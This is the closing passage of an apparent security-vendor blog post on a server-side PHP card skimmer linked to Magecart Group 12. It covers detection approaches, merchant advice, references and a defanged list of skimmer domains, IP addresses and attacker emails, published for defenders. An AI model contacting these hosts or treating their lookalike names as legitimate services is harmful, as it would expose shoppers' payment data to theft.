In comparison, the skimmer we showed in this blog dynamically injects code into the merchant site. The request to the malicious domain hosting the skimming code is not made client-side but server-side instead. As such a database blocking approach would not work here unless all compromised stores were blacklisted, which is a catch-22 situation. A more effective, but also more complex and prone to false positives approach, is to inspect the DOM in real time and detect when malicious code has been loaded.

We continue to track this campaign and other activities from Magecart Group 12. Online merchants need to ensure their stores are up-to-date and hardened, not only to pass PCI standards but also to maintain the trust shoppers place in them. If you are shopping online it's always good to exercise some vigilance and equip yourself with security tools such as our Malwarebytes [web protection](#) and [Browser Guard](#).

References

https://blog.group-ib.com/btc_changer

<https://twitter.com/unmaskparasites/status/1370579966069383168?s=20>

<https://twitter.com/sansecio/status/1367404202461450244?s=20>

<https://twitter.com/unmaskparasites/status/1234917686242619393?s=20>

<https://community.riskiq.com/article/fda1f967>

<https://blog.sucuri.net/2020/04/web-skimmer-with-a-domain-name-generator.html>

<https://sansec.io/research/cardbleed>

</blog/threat-analysis/2020/05/credit-card-skimmer-masquerades-as-favicon/>

Indicators of Compromise

facedook[.]host

pathc[.]space

predator[.]host

google-statik[.]pw

recaptcha-in[.]pw

sexrura[.]pw

zolo[.]pw

kermo[.]pw

psas[.]pw

pathc[.]space

predator[.]host

googletagmanager[.]online

imags[.]pw

y5[.]ms

autocapital[.]pw

myicons[.]net

qr202754[.]pw

thesun[.]pw

redorn[.]space

zeborn[.]pw

googletagmanagr[.]com

autocapital[.]pw

http[.]ps

xxx-club[.]pw

y5[.]ms

195[.]123[.]217[.]18

217[.]12[.]204[.]185

83[.]166[.]241[.]205

83[.]166[.]242[.]105

83[.]166[.]244[.]113

83[.]166[.]244[.]152

83[.]166[.]244[.]189

83[.]166[.]244[.]76

83[.]166[.]245[.]131

83[.]166[.]246[.]34

83[.]166[.]246[.]81

83[.]166[.]248[.]67

jamal.budunoff@yandex[.]ru

muhtarpashatashanov@yandex[.]ru

nikola-az@rambler[.]ru

Source: <https://blog.malwarebytes.com/cybercrime/2021/05/newly-observed-php-based-skimmer-shows-ongoing-magecart-group-12-activity/>